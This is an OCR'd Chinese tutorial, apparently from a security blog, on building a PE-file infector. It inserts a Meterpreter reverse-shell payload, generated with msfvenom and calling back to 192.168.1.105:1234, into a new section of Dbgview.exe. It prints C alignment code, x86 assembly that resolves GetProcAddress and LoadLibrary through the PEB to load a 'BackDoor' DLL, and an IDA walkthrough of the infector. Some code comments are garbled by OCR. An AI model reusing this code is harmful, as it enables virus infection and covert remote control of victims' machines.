
对齐的代码如下:

```
//对齐边

int Align(int size, int ALIGN_BASE)
```


```
{
    int ret;
    int result;
    assert( 0 != ALIGN_BASE );
    result = size % ALIGN_BASE;
    if (0 != result)     //          为
    {
        ret = ((size / ALIGN_BASE) + 1) * ALIGN_BASE;
    }
    else
    {
        ret = size;
    }
    return ret;
}
```

下一个难点是向节表中插入 shellcode，先用 msf 的 msfvenom 模块生成一个反弹 shell,端口为 1234。

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.105 LPORT=1234 -f
    c
```



在代码中通过 fwrite 函数将生成的 shellcode 添加到新节区中，然后运行病毒，感染 Dbgview.exe 生成一个 Dbgview.exe.exe 的病毒文件，同时 kalilinux 使用 exploit/multi/handler 模块进行监听，在 xp 上运行病毒文件



在 msf 中已经获得 session，可以进行控制了

但是这有一个问题，感染后的程序并没有正常打开，这不是我们想要的，我们理想中的情景应该是程序正常打开，并且还能向 kalilinux 反弹一个连接。造成程序没有打开的原因是：当我们修改 OEP 指向 shellcode 之后，该程序的主线程就是 shellcode 执行的内容，由于这一段 shellcode 是死循环，所以我

们在 shellcode 最后加上跳转到原 OEP 的 jmp 指令也无济于事

解决方法:

1、逆向 createThread 函数，修改 shellcode 使 shellcode 在运行时先执行 createThread 将反弹连接作为回调函数放在一个子线程中，调用完 createThread 之后直接 jmp 到原 OEP 即可。

2、我们可以将 shellcode 分两个阶段执行，第一阶段将载入 dll 的 shellcode 和 jmp 原 OEP 的指令添加到新节区中，程序一开始运行就载入我们已经写好的 DLL,第二阶段在 DLL 中调用 createThread 函数使反弹连接的 shellcode 作 为子线程的回调函数，当 DLL 被载入执行即可。

我选择第二种，载入 DLL 的汇编语言


```
pushad

;获   kernel32.dll

    mov eax, fs:0x30        ;PEB

    mov eax, [eax + 0x0c]

    mov esi, [eax + 0x1c]

    lodsd

    mov eax, [eax + 0x08] ;eax        kernel32.dll

    mov edi, eax     ;  时      kernel32.dll            edi

    ;  过       kernel32.dll   导     查   GetProcAddress

    mov ebp, eax

    mov eax, [ebp + 3ch]

    mov edx, [ebp + eax + 78h]
```

```
        add edx, ebp
        mov ecx, [edx + 18h]
        mov ebx, [edx + 20h]
        add ebx, ebp
search:
        dec ecx
        mov esi, [ebx + ecx * 4]
        add esi, ebp
        mov eax, 0x50746547
        cmp [esi], eax          ;   较"PteG"
        jne search
        mov eax, 0x41636f72
        cmp [esi + 4], eax
        jne search
        mov ebx, [edx + 24h]
        add ebx, ebp
        mov cx, [ebx + ecx * 2]
        mov ebx, [edx + 1ch]
        add ebx, ebp
        mov eax, [ebx + ecx * 4]
        add eax, ebp            ;eax            GetProcAddress
        ;为    变        间
```

```
push ebp

sub esp, 50h

mov ebp, esp

;查    LoadLibrary              LoadLibraryA

mov [ebp + 40h], eax      ;    GetProcAddress                    ebp + 40

;       查    LoadLibrary          ,          "LoadLibrary \0"

push 0x0      ;    '\0'

push DWORD PTR 0x41797261

push DWORD PTR 0x7262694c

push DWORD PTR 0x64616f4c

push esp      ;压    "LoadLibrary\0"

push edi      ;edi:kernel32

call [ebp + 40h]      ;      值(    LoadLibrary          )          eax

mov [ebp + 44h], eax      ;       LoadLibrary              ebp + 44h

push 0x0

push DWORD PTR 0x726f6f44     ;"Door"

push DWORD PTR 0x6b636142     ;"Back"

push esp                              ;          "BackDoor"
```


```
call [ebp + 44h]      ;      call eax

mov esp, ebp

add esp, 0x50

popad
```

DLL 的结构如下:




将该 dll，感染程序，被感染程序放在一个目录下，运行

如下图:




程序正常打开




shell 反弹成功

0x04 原理分析


将 Release 版的 LoadBackDoor.exe 拖入到 IDA 中，转到 main() 函数




发现一开始程序对参数进行了判断，如果 argv[1] 等于空就退出




紧接着调用 CopyFile，在 CopyFile 上面出现了 .exe 的字符串，可能程序会复制目标程序，并在原来名称的基础上再加 .exe，紧接着调用 fopen 打开新复制的 exe 文件




后面多次调用 fseek 和 fread 函数，通过调用失败时的输出我们可以发现，这是对 PE 文件的有效性进行检验，一般检验 PE 有效性判断开头是不是 MZ，NT 头开头是不是 PE 即可。这里我们可以仔细分析，在 IDA 中添加 IMAGE_DOS_HEADER 和 IMAGE_NT_HEADERS 的结构体，将数据转化一下，如图:




一目了然，此时 var_19C 变量是指向 NTheader 的指针，接着往下看




接着使用偏移的方式赋值，var_196 是 var_19C 偏移 6 的位置，也就是 NT 头偏移 6 字节的位置，我们通过对照表（会放到网盘中供大家下载）可以判断 var_196 是指向 FileHeader 中 NumberOfSections 的指针，以此类推，var_160 是指向 FileHeader 中 FileAlignment 的指针，var_164 是指向 FileHeader 中 SectionAlignment 的指针，var_174 是指向 FileHeader 中 AddressOfEntryPoint 的指针。接着将 var_19C 的值赋给 var_2C，作为循环的判断标准使 var_A4 的值指向最后一个 SectionHeader。



